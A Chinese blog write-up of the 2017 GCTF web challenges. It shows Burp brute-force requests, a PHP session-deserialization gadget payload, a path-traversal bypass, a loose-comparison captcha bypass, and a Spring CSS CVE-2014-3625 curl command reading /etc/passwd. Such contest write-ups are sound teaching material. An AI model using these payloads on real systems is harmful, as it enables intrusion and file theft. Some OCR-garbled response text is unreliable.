2017 GCTF Web WriteUp


原创

4ct10n 于 2017-06-15 23:35:27 发布 5419 收藏
分类专栏： write-up 文章标签： web

write-up 专栏收录该内容
22 篇文章 2 订阅
订阅专栏
比赛的时候没来的及做听说很简单

0x01 条件竞争


看了逻辑之后就是个简单的竞争题目
利用burp爆破即可
reset


Attack type: Sniper

```
POST /index.php?method=reset HTTP/1.1
Host: 218.2.197.232:18009
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Referer: http://218.2.197.232:18009/
Cookie: PHPSESSID=tusmp1pmb12jnre9u26d0sv3n5
Connection: close
Upgrade-Insecure-Requests: 1

name=ed3f7aaeab208214&password=§11111§
```


login



```
POST /login.php?method=login HTTP/1.1
Host: 218.2.197.232:18009
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Referer: http://218.2.197.232:18009/login.php?method=login
Connection: close
Upgrade-Insecure-Requests: 1

name=ed3f7aaeab208214&password=§11111§
```

最后得到flag



Request	Payload	Status	Error	Timeout	Length	Comment
28	1	200	☐	☐	184	
29	1	200	☐	☐	206	
30	1	200	☐	☐	184	
31	1	200	☐	☐	184	
32	1	200	☐	☐	184	
33	1	200	☐	☐	200	
34	1	200	☐	☐	184	
35	1	200	☐	☐	184	
36	1	200	☐	☐	184	
37	1	200	☐	☐	184	
38	1	200	☐	☐	184	
39	1	200	☐	☐	200	

```
ITTP/1.1 200 OK
ierver: nginx
iate: Thu, 15 Jun 2017 15:43:19 GMT
Content-Type: text/html; charset=utf-8
Connection: close
:-Powered-By: PHP/5.6.27
Content-Length: 30

:CTF{KBnLGG6qR2ZdYe4HbUL8XpAP}
```

0x02 PHP序列化

这一题也是比较老套的题目，看具体的分析过程
在主页面 使用的session解析方式是
`ini_set('session.serialize_handler', 'php_serialize');`
在`query.php`界面是php的默认解析方式
具体的区别参照我以前写的博客

0x1 执行流程

在主页输入的src参数作为session的值存入服务器，当访问`query.php`时因为解析方法的不同使得session中的序列化的类被反序列化，因存在魔法函数导致了一系列的函数的执行，从而造成攻击

0x2 代码分析

找到备份文件`query.php~`

```
/************************/
/*
//query.php 閮ㄥ垎浠ｇ爜
session_start();
header('Look me: edit by vim ~0~')
//......
class TOPA{
    public $token;
    public $ticket;
    public $username;
    public $password;
    function login(){
        //if($this->username == $USERNAME && $this->password == $PASSWORD){ //鎶辨瓑
        $this->username =='aaaaaaaaaaaaaaaaa' && $this->password == 'bbbbbbbbbbbbbbbbbb'){
            return 'key is:{'.$this->token.'}';
        }
    }
}
class TOPB{
    public $obj;
    public $attr;
    function __construct(){
        $this->attr = null;
        $this->obj = null;
    }
    function __toString(){
        $this->obj = unserialize($this->attr);
        $this->obj->token = $FLAG;
        if($this->obj->token === $this->obj->ticket){
           return (string)$this->obj;
        }
    }
}
class TOPC{
    public $obj;
    public $attr;
    function __wakeup(){
        $this->attr = null;
        $this->obj = null;
    }
    function __destruct(){
        echo $this->attr;
    }
}
*/
```

大致的流程反序列化TOPC执行echo TOPB 触发TOPB的tostring方法，TOPB自带反序列化TOPA的函数，反序列化A后return 触发TOPA中的tostring

0x3 bypass

TOPC的

```
function __wakeup(){
        $this->attr = null;
        $this->obj = null;
    }
```

需要绕过，方法利用序列化变量值不同

TOPB的

```
if($this->obj->token === $this->obj->ticket)
```

不是弱类型比较，利用引用的方法

0x4 payload生成


```
$a = new TOPA();
$a->token = &$a->ticket;
$a->username = 'aaaaaaaaaaaaaaaaa';
$a->password = 'bbbbbbbbbbbbbbbbbb';
//这里在代码逻辑上是不用给username&password赋值的，估计是函数写错了 ，还有login函数是怎么触发的，如果是tostring函
$b = new TOPB();
$b->attr = serialize($a);

$c = new TOPC();
$c->attr = $b;


echo serialize($c));
```

0x5 利用


在首页输入 `src=|O:4:"TOPC":3:{s:3:"obj";N;s:4:"attr";O:4:"TOPB":2:{s:3:"obj";N;s:4:"attr";s:127:"O:4:"TOPA":4:{s:5:"token";N;s:6:"ticket";R:2;s:8:"username";s:17:"aaaaaaaaaaaaaaaaa";s:8:"password";s:18:"bbbbbbbbbbbbbbbbbb";}";}}`
在query.php即可找到key



```
http://218.2.197.232:18017/?src=|O:4:"TOPC":3:{s:3:"obj";N;s:4:"attr";O:4:"TOPB":2:{s:3:"obj";N;s:4:"attr";s:127:"O:4:"TOPA":4:{s:5:"token";N;s:6:"ticket";R:2;s:8:"username";s:17:"aaaaaaaaaa
s:18:"bbbbbbbbbbbbbbbbbb";}";}}
```

☑ Enable Post data ☐ Enable Referrer

```
<!DOCTYPE HTML>
```



key is:{JJj56M3e26Avvv6gnUZ3S4WZ}

0x03 读文件


```html
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>渗透测试中级</title>
</head>
<body>
<div align="center"> 你能读到flag文件吗。</div>
<a href="./a/down.php?p=./1.txt"></a>
</body>
</html>


```

点击1.txt


```html
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>渗透测试中级</title>
</head>
<body>
<div align="center"> 你能读到flag文件吗。</div>
<a href="./a/down.php?p=./1.txt"></a>
</body>
</html>


```


218.2.197.232:18008/a/down.php?p=./1.txt

hello


猜测代码是include或者是file_get_content
但不知道1.txt的目录在哪
尝试访问1.txt


218.2.197.232:18008/a/1.txt

404 Not Found

nginx

估计在/a中的一个子目录下假设为/a/xxx/那么flag.php的位置应该是include的上级目录则是../flag.php因为./被替换成了空则上述字符串改写为…//fla./g.php


view-source:http://218.2.197.232:18008/a/down.php?p=...//fla./g.php


```
<?php
error_reporting(E_ERROR & ~E_NOTICE);
$key = "GCTF{drthSDFSDGFSdsfhfg}";
?>

```

0x04 验证码


这又是一道关于验证码的题目。目前来说一些高级的验证码还是很安全的。这一题只是简单的验证码的实现，如果想知道原理可以参照我的另一篇博客

首先看这一题


16位的变态验证码怎么破

用户名：	admin
密　码：	•
验证码：	
	K2UR5G8JFP3IPFA8

验证码在验证的时候一般会有session会话



名称	内容	域
PHPSESSID	occu1uq5eo0j7vadu88imd73p2	218.2.197.232

在验证的时候如果session检测这么写

`$_POST['authcode'] == $_SESSION['authcode']`


注意这里运用了弱类型比较

那么就有绕过的机会

当两者都为空的时候就可以绕过

此题我猜想就是这样

利用burp直接爆破




Request	Payload	Status	Error	Timeout	Length	Comment
596	wjsddslh	200	☐	☐	1568	
2	password	200	☐	☐	1564	
3	123456	200	☐	☐	1564	
4	12345678	200	☐	☐	1564	
0		200	☐	☐	1564	
5	1234	200	☐	☐	1564	
6	qwerty	200	☐	☐	1564	
7	12345	200	☐	☐	1564	
8	dragon	200	☐	☐	1564	
9	pussy	200	☐	☐	1564	
10	baseball	200	☐	☐	1564	
12	letmein	200	☐	☐	1564	

```
TTP/1.1 200 OK
erver: nginx
ate: Fri, 16 Jun 2017 07:18:11 GMT
ontent-Type: text/html; charset=UTF-8
onnection: close
-Powered-By: PHP/5.6.27
et-Cookie: PHPSESSID=jifjghc4fb3e0iubf0q2uot6b2; path=/
xpires: Thu, 19 Nov 1981 08:52:00 GMT
ache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
ragma: no-cache
ontent-Length: 1195

CTF{Qb8HR4pGmScMqgxTSwP7QZmb}<html>
```

0x05 spring-css

直接网上查找cve



springcss-cve-2014-3625 / stealfile.sh


caligin enh: adding example of path-reaversiong request

1 contributor

Executable File | 2 lines (1 sloc) | 70 Bytes

```
curl http://localhost:8080/spring-css/resources/file:/etc/passwd -vvv
```


直接使用


http://218.2.197.232:18015/sp

218.2.197.232:18015/spring-css/resources/file:/etc/passwd

```
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
flag:x:1000:1000:Linux User,,,:/home/flag:/etc/flag
```

发现flag位置


http://218.2.197.232:18015/sp

